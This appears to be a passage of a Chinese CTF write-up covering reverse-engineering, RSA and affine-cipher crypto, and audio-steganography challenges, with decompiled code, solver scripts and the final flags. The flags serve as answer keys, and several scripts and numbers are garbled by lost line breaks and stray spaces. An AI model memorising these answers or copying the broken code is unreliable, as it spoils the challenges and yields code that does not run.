  int v1; // eax
  int v2; // ST34_4
  int v4; // [esp+14h] [ebp-C4h]
  int v5; // [esp+18h] [ebp-C0h]
  int v6; // [esp+20h] [ebp-B8h]
  char v7; // [esp+28h] [ebp-B0h]
  char v8; // [esp+5Ch] [ebp-7Ch]

  sub_32B0(&v7, 0, 48);
  sub_32B0(&v8, 0, 120);
  v6 = 0;
  sub_2BF0(&v6, &v7, 48);
  sub_2BF0(&v6, &v8, 120);
  v5 = 0;
  qmemcpy(&v7, dword_126F8, 0x30u);
  sub_32D0("Plz Input Flag: ");
  sub_33C0(&off_1276C, &v7);
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 0, 4) = 188;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 4, 4) = 10;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 8, 4) = 187;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 12, 4) = 193;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 16, 4) = 213;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 20, 4) = 134;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 24, 4) = 127;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 28, 4) = 10;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 32, 4) = 201;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 36, 4) = 185;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 40, 4) = 81;
00000486 sub_3D0:15 (492)
```

```
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 44, 4) = 78;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 48, 4) = 136;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 52, 4) = 10;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 56, 4) = 130;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 60, 4) = 185;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 64, 4) = 49;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 68, 4) = 141;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 72, 4) = 10;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 76, 4) = 253;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 80, 4) = 201;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 84, 4) = 199;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 88, 4) = 127;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 92, 4) = 185;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 96, 4) = 17;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 100, 4) = 78;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 104, 4) = 185;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 108, 4) = 232;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 112, 4) = 141;
  *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 21, &v8, 116, 4) = 87;
  v4 = strlen(&v7);
  for ( i = 0; i < v4; ++i )
  {
    v1 = sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 24, &v7, i, 0);
    sub_330(v1, v4);
    v2 = *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 26, &v7, i, 1);
    if ( *sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 26, &v8, 4 * i, 4) == v2 )
      ++v5;
  }
  return sub_8CE();
}
0000073E sub_3D0:45 (74A)
```

```
signed int __cdecl sub_330(int a1, int a2)
{
  _BYTE *v3; // eax
  _BYTE *v4; // eax

  if ( !a2 )
    return 1;
  v3 = sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 10, a1, 0, 1);
  *v3 ^= 0x22u;
  v4 = sub_2450("C:/WindRiver/workspace/helloworld/helloworld.c", 11, a1, 0, 1);
  *v4 += 3;
  return sub_330(a1, a2 - 1);
}
```

Helloworld干了个啥，我也不晓得，但是,算法很明显，就是递归异或0x22，并加3，直接写脚本跑

flag:

```
flag{helo_w0rld_W3lcome_70_R3}
```


3.抛石机

先搞清程序如何执行成功

```
}
if ( sub_11DC(v4, v3, v8, v5, v6, v7, v15, v16, v17, v18, v19) )
  puts("Missed!");
else
  puts("You Win!");
return 0LL;
```

```
_BOOL8 sub_11DC()
{
  double v1; // [rsp+0h] [rbp-20h]
  double v2; // [rsp+8h] [rbp-18h]
  double v3; // [rsp+10h] [rbp-10h]
  double v4; // [rsp+18h] [rbp-8h]

  if ( *&x > *&y - 0.001 )
    return 1LL;
  if ( *&z > *&d - 0.001 )
    return 1LL;
  v4 = 149.2 * *&x + *&x * -27.6 * *&x - 129.0;
  v3 = 149.2 * *&y + *&y * -27.6 * *&y - 129.0;
  v2 = *&z * -39.6 * *&z + 59.2 * *&z + 37.8;
  v1 = *&d * -39.6 * *&d + 59.2 * *&d + 37.8;
  return v4 <= -0.00003
      || v4 >= 0.00003
      || v3 <= -0.00003
      || v3 >= 0.00003
      || v2 <= -0.00002
      || v2 >= 0.00002
      || v1 <= -0.00003
      || v1 >= 0.00003;
}
```

很明显，就是要让x<=y-0.001 z<=d-0.001且要满足那4个一元二次方程，因为不论是v1,v2,v3,v4的取值范围都很小，无限接近于0，不妨设v1=v2=v3=v4=0，然后解这4个一元二次方程(还是在线解吧:http://www.ab126.com/shuxue/8009.html)，解得4个值:x1 = 1.08 , x2 = 4.33,x3 = -0.48 , x4 = 1.98，这是4个双浮点数，将他们转为字节



其余3个也是如上图这样转换，然后根据x<=y-0.001 z<=d-0.001，可知x=1.08,y=4.33,d=1.98,z=-0.48

回到开始，这里其实是一个格式的固定，判断是否为flag{xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxx}格式的flag，并不是照抄,x仅仅代表的是任意字符

```
42  v19 = 0;
43  puts("input your flag:");
44  v30 = 0;
45  __isoc99_scanf("%43s", &v20);
46  v8 = 'xxx{galf';
47  v9 = 'xx-xxxxx';
48  v10 = '-xxxx-xx';
49  v11 = 'xxx-xxxx';
50  v12 = 'xxxxxxxx';
51  v13 = '}x';
52  v14 = 0;
53  for ( i = 0; i <= 42; ++i )
54  {
55    if ( *(&v8 + i) == 120 )
56    {
57      if ( sub_1155(*(&v20 + i)) < 0 )
58      {
59        puts("you lost!");
60        exit(1);
61      }
62      *(&v15 + v30++) = *(&v20 + i);
63    }
64    else if ( *(&v20 + i) != *(&v8 + i) )
65    {
66      puts("you lost!");
67      exit(1);
68    }
69  }
```

全局变量初始化

```
}
for ( j = 0; j <= 3; ++j )
{
  *(&x + j) = 0;
  *(&y + j) = 0;
  *(&z + j) = 0;
  *(&d + j) = 0;
}
```

运算结果，然后进行比较

```
for ( k = 0; k <= 3; ++k )
{
  v3 = k + 4;
  *(&x + v3) = sub_1198(*(&v15 + 2 * k), *(&v15 + 2 * k + 1));
  v4 = k + 4;
  *(&y + v4) = sub_1198(*(&v15 + 2 * (k + 4)), *(&v15 + 2 * k + 9));
  v5 = k + 4;
  *(&z + v5) = sub_1198(*(&v15 + 2 * (k + 8)), *(&v15 + 2 * k + 17));
  v6 = k + 4;
  *(&d + v6) = sub_1198(*(&v15 + 2 * (k + 12)), *(&v15 + 2 * k + 25));
}
```

```
__int64 __fastcall sub_1198(char a1, char a2)
{
  int v2; // ebx

  v2 = 16 * sub_1155(a1);
  return (v2 + sub_1155(a2));
}
```

IDA View-A | Pseudocode-A | Stack of ma

```
__int64 __fastcall sub_1155(char a1)
{
  unsigned int v2; // [rsp+10h] [rbp-4h]

  v2 = -1;
  if ( a1 <= 96 || a1 > 102 )
  {
    if ( a1 > 47 && a1 <= 57 )
      v2 = a1 - 48;
  }
  else
  {
    v2 = a1 - 87;
  }
  return v2;
}
```

这里通过动调不难发现规律，输入:13,返回结果就是13，输入ab，返回结果就是AB。

当然这里有个细节得注意，这里仅仅只操作了4个字节，而我们运算的双浮点数是8个字节，很明显不满足我们的条件，所以是算法的问题吗？No，其实后面4个字节，对整体双浮点数的影响微乎其微，所以我们可以舍弃掉，毕竟，他毕竟的是一个范围，而不是一个确切的数字，所以经过计算(我是手工，别骂，flag好像有多组，不知道是不是题的bug):flag{48e17a14-52b8-1e85-b81e-85ebae47e17a}

```
  return v4 <= -0.00003
      || v4 >= 0.00003
      || v3 <= -0.00003
      || v3 >= 0.00003
      || v2 <= -0.00002
      || v2 >= 0.00002
      || v1 <= -0.00003
      || v1 >= 0.00003;
}
```

Crypto

1.RSA-1

易知n,c都是p的倍数,求两者公倍数即可得到p,后面简单求RSA即可

```
from gmpy2 import *from Crypto.Util.number import *n =173652311549263483644782768725584927759117606030023943537236034618984057402347150018201115486009149076170038066524923916867102562741566778871019971756922777296484560875349876167437246465982344660947795407294135838263551452779804790401570754536942505723166383481215712187597695337387215068111758669908519728384663075942262938369341166596852157756432854658953177558927544733320342344957959361836105695710164005353627626995176867816023020450485321314260352608789798921694410594676235230605692855705771992363098881558330137219979339604577846532620761355617698387041668103843096557889830733769418434671172560026459627378 47c =6944967108815437735428941286784119403138319713455732155925055928646536962597672941805831312130689338014913452081296400272862710447207265099750401657828165836013122848656839100854719965188680097375491193249127725599660383746827031803066026497989298856420216250206035068180963797454792151191071433645946245914916732637007117085199442894495667455544517483404006536607121480678688000420422281380539368519807 16 217509976389198864811793777795106989997526019001899583490454144756271830743390659202122666688563887702030400561445076308133708283860841475616225382569742049350991457854695163412750239364706872299536375332191267 6p=gcd(n,c)q=n//p phi=(p-1)*(q-1)e=65537d=invert(e,phi)M=powmod(c,d,n)m=M//2021//1001//pprint(long_to_bytes(m))
```

flag:

```
flag{Math_1s_1nterest1ng_hah}
```

2.Warmup

仿射加密,简单逆一下就行

```
str1 = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'c='aoxL{XaaHKP_tHgwpc_hN_ToXnnht}'s=''for i in c:    if i in str1:    a=str1.find(i)        s+=str1[((a-23)*45)%52]print(s)
```

flag:

```
flag{AffInE_ClpheR_iS_clAssiC}
```

3.RSA_plus

第一部分

n1是四个素数的乘积，其中

p和p_0和q_0相近，将n1放入在线网站factordb中分解得到N1和N2，通过开根爆破的方式运行很久都没有出答

第二部分

已知p2,q2之和,p2,q2之积，可通过求

$x^2-(p+q)x+$

```
import sympyfrom gmpy2 import *from Crypto.Util.number import *def solve(a,b,c):    delta=b*b-4*a*c    if delta<0:        return (0,0)    delta=isqrt(delta)    if (-b+delta)%(2*a)!=0 or (-b-delta)%(2*a)!=0:        return (0,0)    return ((-b+delta)//(2*a),(-b-delta)//(2*a))n1=6348779979606280884589422188738902470575876294643492831465947360363568026280963989291591157710389629216109615274754718329987990551836115660879103234129921943824061416396264358110216047994331119920503431491509529604742468032906950984256964560405062345280120526771439940278606226153077959057882262745273394986607004406770035459301695806378598890589432538916219821477777021460189140081521779103226953544426441823244765828342973086422949017937701261348963541035128661464068769033772390320426795044617751909787914185985911277628404632533530390761257251552073493697518547350246993679844132297414094727147161169548160586911a1=796792317960350373544496274872362202018787977290939098771273967500435033006364647740597521261486173672519880436455111729010306218255751729790486752173417535941800079842040162742242806094804943050404390358551094222399425229684681332748839863496467659473170768859181742995372973519364482967841660038903454866613a2=n1//a1for p0 in range(1,2000):    for q0 in range(1,2000):        term=(a1-a2+p0*q0)**2+4*p0*q0*a2        if iroot(term,2)[1]==True:            q=(iroot(term,2)[0]-p0*q0-a1+a2)//(2*p0)            if q!=0 and a2%q==0:                print(q)                print(p0)                print(q0)q=106198140587568498294122071957207837486623148265960071770685983236624365225680814392375528021884761950864739911470562645246420593204797907859201538132555 1p=75028838880972129506227888170962165029125117959777869415680639231588168050732845500696897335277123303530185688428267309674490956879274046797823940528555 69p0=828q0=726p1=p+p0q1=q+q0e=65537c1=62018820789954556733763276529826101028078747830737030185510447804406206792178332277113956891146591445066306090876009151169401110020262410568081896589690895325977579954236949666679482504385796398905806903924006617118642641844440183454995675054246720906322351096241932899547855035127424009605153313718134670345111304323194271851340188300069186827338486182010886496904228189403851235994685957663456689318822497794157881293165940832694122218047748560387962480387002755093975993515332800149088940681410566946603198160463574626846889425198494412378780184800361450519677310815825987730764909185723927846843726941030152448 26phi=(p-1)*(q-1)*(p1-1)*(q1-1)d1=invert(e,phi)flag1=long_to_bytes(pow(c1,d1,n1))SUM=27477314676113846270813758230909738643779389179369138303385652430301081129410193345482448501052146891484615181987604350854187963754444425652074141849547939377713283098585652200856108841086281591329228868376165791912193001695691686584926115372109767131588346934897292575707808971510203224181852692598864557877 8MUL=185147242700309621725669659417232243863740762942326522587010857810187761728433559205660351573315795249801081907391419599265230821422736727418495524751562783971315713600990185920189597856277851301264779827652104985476803672307236344240360095393478543445735378486280614688921661998662279841678431397934296825592413170729793740029126075490394313982671848187715034681163796182493193247889963213407646245934431063541042744726011702298352196380932425575478400608925275769400771629900696870199669468262101123184082697492943665866827326143724342187687205779173687265302008975589126874700885837747117675995800376633789290002 17p2,q2=solve(1,-SUM,MUL)PHI=(p2**2-p2)*(q2**3-q2**2)d2=invert(e,PHI)c2=25591090168544821761746024178724660839590948190451329227481168576490717242294520739865602061082558759751196452117720647426598261568572440942370039702932821941366792140173428488344932203576334292648255551171274828821657097667106792872200082579319963310503721435500623146012954474613150848083425126987554594651797477741828655238243550266972216752593788734836373144363217639612492397228808215205862281278774096317615918854403992620720969173788151215489908812749179861803144937169587452008097008940710091361183942268245271154461872102813602754439939747566507116519362821255724179093051041994730856401493996771276172433130457559167510826931498859221054918182250128445192649331376229290249186194775385215335485517897396989330672123055784804161636091371898917972092775574111696435685403923030367199521405544353388516714409528651510773832203052950016328164421440224377630891331418869242657742472903066698250858623517323363956172761003742371595807599995930287569393548406773334672816324357670331500524392625010599900352129280415462599331185642511195889700090168738554785565882501389699385999881984945672411723994537417098404869531897642891183128705809931156367107241398097082563602127281277863944116764278284315690462796874813682151375615007774803805015516165778324995212956552373601841598891518377663531161853203177746452942010447728280990749170778966319096546716125572076538303448976441159363221283514945510046529815507587912854348098168723819004014407435781045823052154888885631660545688021459213997266737527228206468074946572991041901239456756 47n2=40588227045595304080360385041082238507044292731344465815296032905633525556943787610712651675460810768762763493579129831271018141591546207557410817432455139315527674932933085299277599173971912445226532235814580879585317211349524406424200622675880992390782025158621241499693400288031658194434641718026910652327933253877313106112861283314274635124734817398465059373562194694957841264834312640926278890386089611103714990646541470577351599526904458342660444968591197606820361364761648205241041444681145820799054413179462285509661124362074093583494932706249461954240408827087015525507173082129412234486228092002841868365895837463699200959915782767657258729794037776401995309244941171415842403617486719492483671490834562579225506831496881542530519595438932482796867853234159664409420977526102480385193101883785161080269573707156626838551506024455480650224305894501968583442346807126920740779780593650871645915149689424292912611578291912721896864772950410266629045542480009266574096080138709683466489568290569363478444349563498507530805502511051165160827192795520182720802422213364247355775222858214648603034743679187470844212529134374975737510982287957316878179964602394749601431823167982157434890459245394370728942790117156485268116758052636794417268680901420193002289035538753620555488506926366624641291881353268617130968991258983002165300186971963661666476600998389048880565199317280428349802824448329898502788492233381873026217202981921654673840142095839603360666049476100561268336225902504932800605464136192275593886736746497955270280541423593flag2=long_to_bytes(pow(c2,d2,n2))flag=flag1+flag2print(flag)
```


flag:

```
flag{Euler_funct1ons_1s_very_interst1ng}
```


Misc

[warmup]音频隐写


下载附件，丢入010分析，发现是WAV的文件头，于是把附件的后缀改为.wav




修改完之后，得到一段音频文件，既然题目提示了音频隐写，那就用Audacity打开这段音频分析一下



音频没发现有什么隐藏信息，于是 打开频谱图看看





得到flag:

```
flag{f8fbb2c761821d3af23858f721cc140b}
```

创新技术

无